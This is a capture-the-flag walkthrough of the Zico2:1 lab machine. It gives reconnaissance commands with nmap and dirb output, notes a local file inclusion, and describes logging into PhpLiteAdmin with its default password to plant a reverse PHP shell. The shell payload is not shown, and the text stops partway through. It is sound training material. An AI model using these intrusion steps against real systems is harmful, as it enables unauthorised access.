

**Zico2 : 1**

# **Capture The Flag**

**by Samiux**  
OSCE OSCP OSWP

**July 21, 2018**  
**Hong Kong, China**

## Table of Contents

Introduction.....	3
Information Gathering.....	3
Local File Inclusion.....	6
PhpLiteAdmin.....	8
Privilege Escalation.....	12
Flag.....	17
Final Thought.....	17

## Introduction

Zico2 : 1 is talking about Zico is trying to build his website but is having some trouble in choosing what CMS to use. After some tries on a few popular ones, he decided to build his own. Was that a good idea?

Zico2 : 1 is simulate a real world scenario. The file format is OVA which can be imported to VirtualBox without problem. It is also running flawlessly with NAT Network interface and getting IP address by DHCP.

It can be downloaded at VulnHub – <https://www.vulnhub.com/entry/zico2-1,210/>.

## Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.16.

Boot up both Parrot Security OS VM and Zico2 VM . Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of Zico2 VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:61:6e:78	1	60	PCS Systemtechnik GmbH
10.0.2.31	08:00:27:98:69:ca	1	60	PCS Systemtechnik GmbH

The IP address of Zico2 VM is 10.0.2.31.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.13 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::5c27:2ada:a553:147f prefixlen 64 scopeid 0x20<link>
    inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:c2:78:e1 txqueuelen 1000 (Ethernet)
    RX packets 17 bytes 8284 (8.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 61 bytes 7803 (7.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. Nmap and dirb are running for getting the information about the Zico2 VM.

```
nmap -sS -sV -A -Pn 10.0.2.31
```

```
# Nmap 7.70 scan initiated Sat Jul 21 00:25:50 2018 as: nmap -sS -sV -A -Pn -oN nmap_zico2
10.0.2.31
Nmap scan report for 10.0.2.31
Host is up (0.00050s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
| 2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|_ 256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Zico's Shop
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
| 100000  2,3,4    111/tcp    rpcbind
| 100000  2,3,4    111/udp    rpcbind
| 100024  1        34069/tcp  status
|_ 100024  1        44505/udp  status
MAC Address: 08:00:27:98:69:CA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE

HOP RTT ADDRESS

1 0.50 ms 10.0.2.31

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>

.

# Nmap done at Sat Jul 21 00:26:00 2018 -- 1 IP address (1 host up) scanned in 10.72 seconds

dirb http://10.0.2.31 /usr/share/wordlists/dirb/big.txt

-----  
DIRB v2.22

By The Dark Raver  
-----

OUTPUT\_FILE: dirb\_zico2

START\_TIME: Sat Jul 21 00:26:50 2018

URL\_BASE: http://10.0.2.31/

WORDLIST\_FILES: /usr/share/wordlists/dirb/big.txt

-----  
GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.31/ ----

+ http://10.0.2.31/LICENSE (CODE:200|SIZE:1094)

+ http://10.0.2.31/cgi-bin/ (CODE:403|SIZE:285)

==> DIRECTORY: http://10.0.2.31/css/

==> DIRECTORY: http://10.0.2.31/dbadmin/

==> DIRECTORY: http://10.0.2.31/img/

+ http://10.0.2.31/index (CODE:200|SIZE:7970)

==> DIRECTORY: http://10.0.2.31/js/

+ http://10.0.2.31/package (CODE:200|SIZE:789)

+ http://10.0.2.31/server-status (CODE:403|SIZE:290)

+ http://10.0.2.31/tools (CODE:200|SIZE:8355)

==> DIRECTORY: http://10.0.2.31/vendor/

+ http://10.0.2.31/view (CODE:200|SIZE:0)

---- Entering directory: http://10.0.2.31/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.31/dbadmin/ ----


(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)



```
---- Entering directory: http://10.0.2.31/img/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
---- Entering directory: http://10.0.2.31/js/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
---- Entering directory: http://10.0.2.31/vendor/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
-----  
END_TIME: Sat Jul 21 00:27:15 2018  
DOWNLOADED: 20458 - FOUND: 7
```

## Local File Inclusion


Open the Firefox and go to <http://10.0.2.31> and the home page is displayed. Go to the “Ok... Show me the tools?!” button and it will display another page where local file inclusion is detected.



## Zico2 : 1 – Capture The Flag




## Zico2 : 1 – Capture The Flag




## PhpLiteAdmin

According to the result of dirb, there is a directory namely “dbadmin”.






## Zico2 : 1 – Capture The Flag



Searching the net for the default password and exploit for PhpLiteAdmin v1.9.3, I found the default password is “admin” and it is also vulnerable to Remote PHP Code Injection – <https://www.exploit-db.com/exploits/24044/>.




Login to the PhpLiteAdmin with the default password “admin” and create the reverse php shell according to the exploit instruction at Exploit-DB.

Create a new database in the name of “hack.php”. Then create a table “shell” with one entry. The data of the table is “1”, “text” and “value” is :


